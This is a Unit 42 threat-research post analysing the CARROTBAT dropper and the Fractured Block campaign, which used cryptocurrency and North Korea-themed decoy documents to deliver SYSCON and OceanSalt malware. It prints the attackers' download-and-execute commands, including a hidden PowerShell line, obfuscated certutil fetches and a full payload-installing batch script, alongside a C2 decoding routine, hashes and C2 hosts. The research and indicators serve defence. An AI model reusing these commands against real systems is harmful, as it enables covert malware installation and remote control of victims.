The Fractured Block Campaign: CARROTBAT Used to Deliver Malware Targeting Southeast Asia

unit42.paloaltonetworks.com/unit42-the-fractured-block-campaign-carrotbat-malware-used-to-deliver-malware-targeting-southeast-asia/

Josh Grunzweig, Kyle Wilhoit November 29, 2018

By Josh Grunzweig and Kyle Wilhoit

November 29, 2018 at 6:00 AM

Category: Unit 42

Tags: CARROTBAT, Syscon

This post is also available in: 日本語 (Japanese)

Unit 42 has uncovered a campaign leveraging a previously unreported customized dropper that is being used to deliver lures primarily pertaining to the South Korea and North Korea region. These lures revolve around a series of subjects, including various cryptocurrencies, cryptocurrency exchanges, and political events. Based on various information witnessed within this dropper, Unit 42 has dubbed this malware family CARROTBAT.

CARROTBAT was initially discovered in an attack on December 2017. This attack was made against a British government agency using the SYSCON malware family. SYSCON is a simple remote access Trojan (RAT) that uses the file transfer protocol (FTP) for network communications. While there is no evidence that this attack against a British government

agency made use of the CARROTBAT dropper, we found overlaps within this attack's infrastructure that ultimately lead us to CARROTBAT's initial discovery, as well as other ties between these two malware families.

In total, 29 unique CARROTBAT samples have been identified to date, containing a total of 12 confirmed unique decoy documents. These samples began appearing in March of this year, with the majority of activity taking place within the past 3 months. The payloads vary, as earlier instances delivered SYSCON, while newer instances are delivering the previously reported OceanSalt malware family. CARROTBAT and their associated payloads constitute a campaign that we are dubbing 'Fractured Block'.

Initial Attack

On December 13, 2017, a spear phishing email was sent from the email address of yuri.sidorav@yandex[.]ru to a high ranking individual within a British government agency. This email contained the following subject, with an attached document file of the same name:

> US. would talk with North Korea "without precondition"

Within this attached Word document, the following text is displayed:

U.S. would talk with North Korea "without precondition": Tillerson, By Seungmock Oh

This text references an article that was published on the same day as the attack by NKNews[.]org. The article in question discusses diplomatic ties between the United States and North Korea.

U.S. would talk with North Korea "without precondition": Tillerson

White House insists that President's views on DPRK remain unchanged, however

Seungmock Oh
December 13th, 2017

Share 41 Comments 0

Washington is ready to meet with North Korean officials without preconditions, Secretary of State Rex Tillerson said on Tuesday.

Speaking at the Atlantic Council-Korea Foundation Forum in Washington DC, Tillerson appeared to backtrack from the U.S.'s longstanding position that talks with North Korea would only be possible if Pyongyang commits to denuclearization, though stipulated that any dialogue would have to follow a "period of quiet."

"We're ready to have the first meeting without precondition," he said. "Let's just meet. And we can talk about the weather if you want. We can talk about whether it's going to be a square table or a round table if that's what you're excited about. But can we at least sit down and see each other face to face."

"It's not realistic to say we are only going to talk if you come to the table ready to give up your program."

Figure 1 Article referenced by decoy document in attack against British government agency

The attached document leverages a DDE exploit to ultimately execute the following code:

```
1  c:\\windows\\system32\\cmd.exe "/k PowerShell.exe -ExecutionPolicy bypass -
   windowstyle hidden -noprofile -command (New-Object
   System.Net.WebClient).DownloadFile('https://881.000webhostapp[.]com/0_31.doc',
   '%TEMP%\\AAA.exe');Start-Process('%TEMP%\\AAA.exe')
```

Palo Alto Networks first witnessed this DDE exploit technique in May 2017, and attackers continue to leverage it. The command run by this particular malware sample attempts to download a remote executable file named 0_31.doc, which in turn is placed within the victim's %TEMP% directory with the filename of AAA.exe prior to being executed.

The payload in question belongs to the SYSCON malware family. It communicates with ftp.bytehost31[.]org via FTP for command and control (C2).

Figure 2 SYSCON network traffic witnessed during execution

Pivoting on the domain hosting the SYSCON sample, 881.000webhostapp[.]com, revealed a number of additional samples, including a sample of the KONNI malware family, and four 64-bit executable files belonging to the CARROTBAT malware family. Pivoting further on characteristics belonging to CARROTBAT ultimately led to the identification of 29 unique samples in this malware family.

Fractured Block Campaign

The campaign dubbed Fractured Block encompasses all CARROTBAT samples identified to date. CARROTBAT itself is a dropper that allows an attacker to drop and open an embedded decoy file, followed by the execution of a command that will download and run a payload on

the targeted machine. In total, the following 11 decoy document file formats are supported by this malware:

- doc
- .docx
- .eml
- .hwp
- .jpg
- .pdf
- .png
- .ppt
- .pptx
- .xls
- .xlsx

After the embedded decoy document is opened, an obfuscated command such as the following is executed on the system:

```
1   C: && cd %TEMP% && c^e^r^tutil -urlca^che -spl^it -f
    https://881.000webhostapp[.]com/1.txt && ren 1.txt 1.bat && 1.bat && exit
```

This command will attempt to download and execute a remote file via the Microsoft Windows built-in certutil utility. More information on this technique and the CARROTBAT malware family may be found within the Appendix.

The 29 unique CARROTBAT malware samples have compile timestamps between March 2018 to September 2018. Of these 29 unique samples, 11 unique decoy documents were leveraged in attacks, as seen in the figure below:



Figure 3 Timeline of decoy documents being dropped by CARROTBAT

A majority of the decoy documents targeting victims in Korea had subject matter related to cryptocurrencies. In one unique case, the decoy contains a business card belonging to an individual working at COINVIL, which is an organization that announced plans to build a cryptocurrency exchange in the Philippines in May 2018.

Additional lure subjects included timely political events, such as relations between the U.S. and North Korea, as well as a trip by U.S. President Donald Trump to a summit in Singapore.

Payloads for the CARROTBAT samples varied. Originally, between the periods of March 2018 to July 2018, multiple instances of the SYSCON malware family were observed. These samples communicated with the following hosts via FTP for C2 communication:

- ftp.byethost7[.]com
- ftp.byethost10[.]com
- files.000webhost[.]com

Beginning in June 2018, we observed the OceanSalt malware family being dropped by CARROTBAT. These samples continue to be used at the time of this writing, and were observed communicating with the following host for C2 communication:

61.14.210[.]72:7117

Interesting Ties with Other Threat Activity

As stated earlier within this blog, there is infrastructure overlap between the CARROTBAT and KONNI malware families. KONNI is a RAT that is believed to have been in use for over four years, with a wide array of functionalities, often leveraging free web hosting providers like 000webhost for its C2 infrastructure. This particular malware family has yet to be attributed to a named group at the time of this writing, however, targeting has historically focused on the Southeast Asia region.

Another relationship we have mentioned repeatedly is the use of the SYSCON malware family. This particular malware family was first reported in October 2017 and has been observed delivering decoy documents pertaining to North Korea. The malware is generally unsophisticated, making use of remote FTP servers for C2 communication.

Below you can see the KONNI usage highlighted in the gold flags and SYSCON highlighted in the purple flags.



Figure 4 Maltego diagram correlating malicious activity

Finally, the third overlap is the OceanSalt malware payload. First reported by McAfee in October 2018, reported victims include South Korea, the United States, and Canada. Like the samples outlined in the McAfee report, the OceanSalt samples observed in the Fractured Block Campaign employed the same code similarities as those of Comment Crew (aka APT1), however, we believe that these code similarities are a false flag. The malware used by Comment Crew has been in circulation for many years, and we do not believe the activity outlined in this blog post has any overlap with the older Comment Crew activity.



Figure 5 Threat activity overlap over time

Conclusion

Finding CARROTBAT provided an important lynchpin in identifying Fractured Block Campaign activity. Using CARROTBAT, we were able to find related OceanSalt, SYSCON and KONNI activity. The various overlaps encountered are notable, and it is our suspicion that this threat activity may all belong to the same threat actor. However, we do not believe there to be enough evidence at this time to make this claim with complete certainty.

The CARROTBAT malware family is a somewhat unique dropper and while it supports various types of decoy documents, and employs rudimentary command obfuscation, it should be made clear that it is not sophisticated.

While the actors behind Fractured Block remain active,

Palo Alto Networks customers are protected from this threat in the following ways:

- AutoFocus customers can track these samples with the FracturedBlock, SYSCON, KONNI, and CARROTBAT
- WildFire detects all files mentioned in this report with malicious verdicts.
- Traps blocks all of the files currently associated with the Fractured Block campaign.

A special thanks to Chronicle's VirusTotal team for their assistance researching this threat.

Appendix

CARROTBAT Technical Analysis

For the analysis below, the following sample is used:

MD5	3e4015366126dcdbdcc8b5c508a6d25c

SHA1	f459f9cfbd10b136cafb19cbc233a4c8342ad984
SHA256	aef92be267a05cbff83aec0f23d33dfe0c4cdc71f9a424f5a2e59ba62b7091de
File Type	PE32 executable (GUI) Intel 80386, for MS Windows
Compile Timestamp	2018-09-05 00:17:22 UTC

Upon execution, the malware will read the last 8 bytes of itself. These bytes include two DWORDs that contain both the length of the embedded decoy document, as well as the type of file it is.



Figure 6 End of CARROTBAT file containing decoy document information

Using this gathered information, CARROTBAT continues to read the end of itself, minus the previously retrieved 8 bytes. This data contains the entirety of the embedded decoy document and is written to the same directory and filename as the original malware sample. However, the file extension is changed based on the previously retrieved file type value. The following corresponding values are used by CARROTBAT:

Value	Document Extension
0x0	.doc
0x1	.pdf
0x2	.jpg
0x3	.xls
0x4	.xlsx
0x5	.hwp

0x6	.docx
0x7	.png
0x8	.eml
0x9	.ppt
0xA	.pptx

In this particular case, the .hwp file extension is used for the decoy document. After the decoy is dropped to disk, it is opened in a new process. In this instance, the whitepaper for the BKN Bank cryptocurrency exchange is displayed to the victim:

The BKN Project
BKN 프로젝트

Financial Investments
재무적 투자

BKN is the next generation financial investment institution for the blockchain era!
BKN은 블록체인 시대를 위한 차세대 재무적 투자 금융기관입니다.

White Paper V.2
마게팅 계획서 버전 2

INDEX 목차

Definitions
용어의 정의

BKN Coins: A type of cryptocurrency issued by BKN.
BKN 코인은 BKN이 발행한 전자화폐의 한 유형입니다.

BKS Tokens: A limited edition profit-share token issued by BKN in return for investment capital. BKS Tokens expire on 15 April 2023.
BKS 토큰이라 함은 자본 투자에 대한 대가로 BKN이 발행한 한정판 이익 공유 토큰(역자 |

Figure 7 HWP decoy document displayed to victim

After this document is displayed, the malware will continue to execute the following command in a new process:

```
1  C: && cd %TEMP% && c^e^r^tutil -urlca^che -spl^it -f
   http://s8877.1apps[.]com/vip/1.txt && ren 1.txt 1.bat && 1.bat && exit
```

This command will download a remote file using the built-in Microsoft Windows certutil command. In this particular instance, the following script is retrieved:

```
@echo off

:if exist "%PROGRAMFILES(x86)%" (GOTO 64BITOS) ELSE (GOTO 32BITOS)

:32BITOS
certutil -urlcache -split -f http://s8877.1apps[.]com/vip/setup.txt > nul
certutil -decode -f setup.txt setup.cab > nul
del /f /q setup.txt > nul
GOTO ISEXIST

:64BITOS
:certutil -urlcache -split -f http://s8877.1apps[.]com/vip/setup2.txt > nul
:certutil -d^ecode -f setup2.txt setup.cab > nul
:del /f /q setup2.txt > nul
:GOTO ISEXIST

:ISEXIST

if exist "setup.cab" (GOTO EXECUTE) ELSE (GOTO EXIT)

:EXECUTE
ver | findstr /i "10\." > nul
IF %ERRORLEVEL% EQU 0 (GOTO WIN10) ELSE (GOTO OTHEROS)

:WIN10
expand %TEMP%\setup.cab -F:* %CD% > nul
:if exist "%PROGRAMFILES(x86)%" (rundll32 %TEMP%\drv.dll EntryPoint) ELSE
(rundll32 %TEMP%\drv.dll EntryPoint)
%TEMP%\install.bat

GOTO EXIT

:OTHEROS
wusa %TEMP%\setup.cab /quiet /extract:%TEMP% > nul
%TEMP%\install.bat

GOTO EXIT

:EXIT
del /f /q setup.cab > nul
del /f /q %~dpnx0 > nul
```

This script simply checks the operating system of the victim and downloads the respective payload again using the certutil executable. In this particular instance, the payload is encoded via base64, which certutil decodes. The payload in question is a CAB file that is then unpacked. Finally, the malware executes the extracted install.bat script before deleting the original files and exiting.

```
GET /vip/setup.txt HTTP/1.1
Accept: */*
User-Agent: CertUtil URL Agent
Host: s8877.1apps.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Content-Type: text/plain
Last-Modified: Wed, 05 Sep 2018 09:25:53 GMT
Accept-Ranges: bytes
ETag: "36c87471fa44d41:0"
Server: Microsoft-IIS/8.5
X-Powered-By: ASP.NET
Date: Wed, 12 Sep 2018 06:19:56 GMT
Content-Length: 249272

-----BEGIN CERTIFICATE-----
TVNDRgAAAAAxAIAAAAAACwAAAAAAAAAAwEBAAMAAABYDQAAgQAAAAYAAQBkAgAA
AAAAAAAAJU20jiAAaW5zdGFsbC5iYXQA4OkCAGQCAAAAACVNdVcgAERydlVwZGF0
ZS5kbGwAEQAAAETsAgAAABRNKYMgAHdpbm5ldC5pbmkAIY3lOhJ5AIBDS+39dVwc
TxQvCg7uDBokOAQLDO7u7k5wd7fg7hKCJ2jwBPfg7u7uBAjuzuyQ373vvb377u7+
vZ9tPk31VFdVnz516tT3VNWpFjY3tXIkc7SwQENGQ+YVU1LWkZSRl0BDNnV0+kzG
9Jnsg7+ZE7OeuIuHhpOZsZs5yMzOjkyMV0/D1dzFVU/Z3cTO2lRP3NHTwc7R2MyV
TJDMwd3uf83sae3gYO4Gsnaw/v+cE0KDjKKauoi8PBqyi7klmbGZGRmFtJyYhp6a
o4Wbp7GLuZ6CtamLoyvkl56WtYOZo6ernpi7i4u5g5smpGBrRwc9VXcHCjImDzIZ
CTImNzJVCSlDCW1lEUVxQzVdMiZIcS7uDpC3YGMFmXuZ/+8p+l/e+b/bkHIt/i+k
/uPd/6CCzP1fYjJrVzIzczdzUzdzM/K3RGbmdm+ZmJz/BzdYQG5ebv+zjP/XmybG
/9ubruZu7k4gU2OT/12C/2eK/zeJ/i+18T9S/H/ND4N/xRv8nxwxgKT4X5/g4MX8
f3LI3MvaDQ1ZQfcLAAYAAMBCTjAYAGgC/HcIA/4/H+eQE520GR1QhzRG3gQlP0au
bgVhsZOLo6WLsT2ZqbGDg6MbmYk5GeQtyKwdyMSV1MjsHc3MQWhoyFT/o4wauSeG
W/qUgP95mpuhBVxDwgw9wYDDfyFKwJ9/oVBANiQEq8IHXPxLmxyQ8y+eN+DmX4ge
cPcvRPwXqlqbWr2V97/SrCwBAMhDIQBmxCI+/c+4TQA0OQoUMgDQAPnh+19cFy4c
AIABuZj89xPj3zU0AAAHgPoX8T9DgBHcP+bJZ8JAbgtD/cuE8V+W/8L/AqJFGIAD
KiS5OzTA6/+OmdvQgE2ENwLhAEZQ/3ueIy5DA8ggIZk03P9SR3AA/v83dQVyM/dy
g4RY9YD/g67/9YCUawRygQipMQAgxfp/vPv/ywF5rjDov2QAO+a38qD+d+k6QcZO
9m9JRFAhaZSh/nfP3QS52bm+XeP/4yn0P17/E8r/m/JYINe5i5AETpATwg8A/P9z
OqO38lzM7RxNAf/xEsLTf+VtQv+v5Yn+fyHm///j/3/8/+xR4nshpbtPLhK7Qxi/
+CMvOqxZ/asNV4A0KDNLftMjvRxKA93PT5ztExs95vpTNiOpPuntoU6tFf+N4Sid
P3KS2LeiRKKyNuEImp6KX52tssDiD930ojSRdDABA6dy9QtBSa5e9qwMVmNe6pi3
6Pv2qO3XhueojmhyBmH4VdGUhUgwEV/W0U+M3xcOVZrDoFF+vPAUv1c6qu8O4c+m
qYZX+XNp7w++3nMXLVJSET0jR9oPMeik1g2YSzCtjym3xZIMMvjcFCrvGXK/p43t
rfV+hqSM6DoI9FX9u7GEuXgaAFzO1REjxZLwNCecaZZ7dSuFnXowxxaIVVmtEYoQ
```

Figure 8 CARROTBAT downloading final payload via certutil

The downloaded CAB file has the following properties:

MD5	a943e196b83c4acd9c5ce13e4c43b4f4
SHA1	e66e416f300c7efb90c383a7630c9cfe901ff9fd
SHA256	cfe436c1f0ce5eb7ac61b32cd073cc4e4b21d5016ceef77575bef2c2783c2d62
File Type	Microsoft Cabinet archive data, 181248 bytes, 3 files

The following three files and their descriptions are dropped by this CAB file:

Filename	Purpose
Install.bat	Installation batch script responsible for copying the other files to C:\Users\Public\Downloads and setting the Run registry key to ensure persistence. It will also remove any original files before exiting.
DrvUpdate.dll	Instance of the OceanSalt malware family.
winnet.ini	Encoded C2 information.

The C2 information is stored via the external winnet.ini file and is encoded using an incremental XOR key. The following function written in Python may be used to decode this file:

```
1  def decode(data):
2  out = ""
3  c = 0
4  for d in data:
5  out += chr(ord(d)^c)
6  c+=1
7  return out
```

Once decoded it is discovered that this instance of OceanSalt attempts to communicate with 61.14.210[.]72 on port 7117.

CARROTBAT Samples

d34aabf20ccd93df9d43838cea41a7e243009a3ef055966cb9dea75d84b2724d

8b6b4a0e0945c6daf3ebc8870e3bd37e54751f95162232d85dc0a0cc8bead9aa

26fc6fa6acc942d186a31dc62be0de5e07d6201bdff5d7b2f1a7521d1d909847

e218b19252f242a8f10990ddb749f34430d3d7697cbfb6808542f609d2cbf828

824f79a8ee7d8a23a0371fab83de44db6014f4d9bdea90b47620064e232fd3e3

70106ebdbf4411c32596dae3f1ff7bf192b81b0809f8ed1435122bc2a33a2e22

87c50166f2ac41bec7b0f3e3dba20c7264ae83b13e9a6489055912d4201cbdfc

ac23017efc19804de64317cbc90efd63e814b5bb168c300cfec4cfdedf376f4f

d965627a12063172f12d5375c449c3eef505fde1ce4f5566e27ef2882002b5d0

7d443434c302431734caf1d034c054ad80493c4c703d5aaeafa4a931a496b2ae

1142dcc02b9ef34dca2f28c22613a0489a653eb0aeafe1370ca4c00200d479e0

337b8c2aac80a44f4e7f253a149c65312bc952661169066fe1d4c113348cc27b

92b45e9a3f26b2eef4a86f3dae029f5821cffec78c6c64334055d75dbf2a62ef

42e18ef3aaadac5b40a37ec0b3686c0c2976d65c978a2b685fefe50662876ded

ba78f0a6ce53682942e97b5ad7ec76a2383468a8b6cd5771209812b6410f10cb

dca9bd1c2d068fc9c84a754e4dcf703629fbe2aa33a089cb50a7e33e073f5cea

7d8376057a937573c099e3afe2d8e4b8ec8cb17e46583a2cab1a4ac4b8be1c97

3cbccb059225669dcfdc7542ce28666e0b1a227714eaf4b16869808bffe90b96

aef92be267a05cbff83aec0f23d33dfe0c4cdc71f9a424f5a2e59ba62b7091de

2547b958f7725539e9bba2a1852a163100daa1927bb621b2837bb88007857a48

6c591dddd05a2462e252997dc9d1ba09a9d9049df564d00070c7da36e526a66a

22b16fa7af7b51880faceb33dd556242331daf7b7749cabd9d7c9735fb56aa10

3869c738fa80b1e127f97c0afdb6c2e1c15115f183480777977b8422561980dd

ba100e7bac8672b9fd73f2d0b7f419378f81ffb56830f6e27079cb4a064ba39a

e527ade24beacb2ef940210ba9acb21073e2b0dadcd92f1b8f6acd72b523c828

9fa69bdc731015aa7bdd86cd311443e6f829fa27a9ba0adcd49fa773fb5e7fa9

ffd1e66c2385dae0bb6dda186f004800eb6ceaed132aec2ea42b1ddcf12a5c4e

e3b45b2e5d3e37f8774ae22a21738ae345e44c07ff58f1ab7178a3a43590fddd

a0f53abde0d15497776e975842e7df350d155b8e63d872a914581314aaa9c1dc

SYSCON Payload Samples

5a2c53a20fd66467e87290f5845a5c7d6aa8d460426abd30d4a6adcffca06b8b

fceceb104bed6c8e85fff87b1bf06fde5b4a57fe7240b562a51727a37034f659

fa712f2bebf30592dd9bba4fc3befced4c727b85a036550fc3ac70d1965f8de5

da94a331424bc1074512f12d7d98dc5d8c5028821dfcbe83f67f49743ae70652

2efdd25a8a8f21c661aab2d4110cd7f89cf343ec6a8674ff20a37a1750708f27

62886d8b9289bd92c9b899515ff0c12966b96dd3e4b69a00264da50248254bb7

f27d640283372eb805df794ae700c25f789d77165bb98b7174ee03a617a566d4

0bb099849ed7076177aa8678de65393ef0d66e026ad5ab6805c1c47222f26358

f4c00cc0d7872fb756e2dc902f1a22d14885bf283c8e183a81b2927b363f5084

e8381f037a8f70d8fc3ee11a7bec98d6406a289e1372c8ce21cf00e55487dafc

1c8351ff968f16ee904031f6fba8628af5ca0db01b9d775137076ead54155968

2da750b50ac396a41e99752d791d106b686be10c27c6933f0d3afe762d6d0c48

5d1388c23c94489d2a166a429b8802d726298be7eb0c95585f2759cebad040cf

0490e7d24defc2f0a4239e76197f1cba50e7ce4e092080d2f7db13ea0f88120b

OceanSalt Payload Samples

59b023b30d8a76c5984fe62d2e751875b8b3ebe2d520891458cb66a4e9c40005

7cf37067f08b0b8f9c58a35d409fdd6481337bdc2d5f2152f8e8f304f8a472b6

fe8d65287dd40ca0a1fadddc4268268b4a77cdb04a490c1a73aa15b6e4f1dd63

a23f95b4a602bdaef1b58e97843e2f38218554eb57397210a1aaa68508843bd0

59b023b30d8a76c5984fe62d2e751875b8b3ebe2d520891458cb66a4e9c40005

cfe436c1f0ce5eb7ac61b32cd073cc4e4b21d5016ceef77575bef2c2783c2d62

7ae933ed7fc664df4865840f39bfeaf9daeb3b88dcd921a90366635d59bc15f2

3663e7b197efe91fb7879a56c29fb8ed196815e0145436ee2fad5825c29de897

59b023b30d8a76c5984fe62d2e751875b8b3ebe2d520891458cb66a4e9c40005

7ae933ed7fc664df4865840f39bfeaf9daeb3b88dcd921a90366635d59bc15f2

cf31dac47680ff1375ddaa3720892ed3a7a70d1872ee46e6366e6f93123f58d2

fe186d04ca6afec2578386b971b5ecb189d8381be055790a9e6f78b3f23c9958

Infrastructure

https://881.000webhostapp[.]com/1.txt

http://attach10132.1apps[.]com/1.txt

https://071790.000webhostapp[.]com/1.txt

https://vnik.000webhostapp[.]com/1.txt

https://7077.000webhostapp[.]com/vic/1.txt

http://a7788.1apps[.]com/att/1.txt

http://s8877.1apps[.]com/vip/1.txt

http://hanbosston.000webhostapp[.]com/1.txt

http://bluemountain.1apps[.]com/1.txt

https://www.webmail-koryogroup[.]com/keep/1.txt

http://filer1.1apps[.]com/1.txt

ftp.byethost7[.]com

ftp.byethost10[.]com

